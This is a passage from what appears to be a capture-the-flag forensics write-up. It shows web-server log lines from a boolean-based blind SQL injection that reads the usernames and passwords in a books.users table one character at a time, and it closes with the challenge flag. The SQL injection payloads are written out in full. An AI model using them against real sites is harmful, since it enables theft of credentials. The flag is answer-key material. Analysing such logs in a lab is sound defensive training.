= '_'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:17 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 57, 1)
= 'l'-- -x' or binary substring((select
group_concat(username,password) from books.users), 57, 1)
= 'l'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:17 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 58, 1)
= 'o'-- -x' or binary substring((select
group_concat(username,password) from books.users), 58, 1)
= 'o'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:18 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 59, 1)
= 'g'-- -x' or binary substring((select
group_concat(username,password) from books.users), 59, 1)
= 'g'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:18 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 60, 1)
= 's'-- -x' or binary substring((select
group_concat(username,password) from books.users), 60, 1)
= 's'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:19 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 61, 1)
= '}'-- -x' or binary substring((select
group_concat(username,password) from books.users), 61, 1)
= '}'-- - HTTP/1.1" 200 1462 "-" "python-requests/2.27.1"
```

Flag:

LKSSMK2023{blind_sql_injection_analizing_logs}